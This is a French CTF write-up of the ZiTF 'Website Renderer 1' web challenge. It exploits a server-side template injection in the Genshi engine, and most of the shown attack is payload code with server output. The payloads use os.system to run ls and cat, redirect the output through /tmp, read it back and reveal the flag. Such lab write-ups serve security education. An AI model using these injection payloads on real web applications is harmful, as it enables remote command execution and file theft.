
Write-Up Zitf

Challenges web

Website Renderer 1


On reconnait clairement qu'on va faire une SSTI (Server-Side template injection) dans ce challenge. Maintenant l'idée est d'exécuter une payload de base pour voir ce que ça donne :



L'opération est donc bien exécutée. On peut continuer avec une payload un peu hasardeuse pour en savoir plus sur le moteur de template :

On obtient une erreur qui nous indique le nom du moteur : Genshi, je n'ai pas utilisé cette donnée par la suite mais ça peut être utile.

Enchaînons avec une payload classique pour exécuter une commande bash, ça nous renvoie 0 donc la commande s'est passée avec succès (1 si erreur d'exécution).



Mais évidemment on veut le résultat de la commande pas le code de retour, donc on va s'appuyer sur le fait que /tmp soit un dossier où l'on peut très souvent écrire des fichiers dans les ctf. Enfin on lit le contenu de ce fichier qu'on vient d'écrire.
Bingo, on voit la liste des fichiers, la suite est logique...

```
<html lang="en">
<body>
   ${__import__('os').system('ls > /tmp/output')}
   ${open('/tmp/output').read()}
</body>
</html>
```

```
<html lang="en">
<body>
   0
   app.py
flag
requirements.txt
static
templates
</body>
</html>
```

On va pas se gêner pour aller dans flag (après avoir testé que c'était un dossier), puis lire flag.txt. Ces deux opérations se basent elles aussi sur des fichiers dans /tmp.

```
<html lang="en">
<body>
   ${__import__('os').system('ls flag > /tmp/output2')}
   ${open('/tmp/output2').read()}
</body>
</html>
```

```
<html lang="en">
<body>
   0
   flag.txt
</body>
</html>
```

```
<html lang="en">
<body>
   ${__import__('os').system('cat flag/flag.txt > /tmp/output3')}
${open('/tmp/output3').read()}
</body>
</html>
```

```
<html lang="en">
<body>
   0
ZiTF{d97c87df582b773909af18f0f4619023}
</body>
</html>
```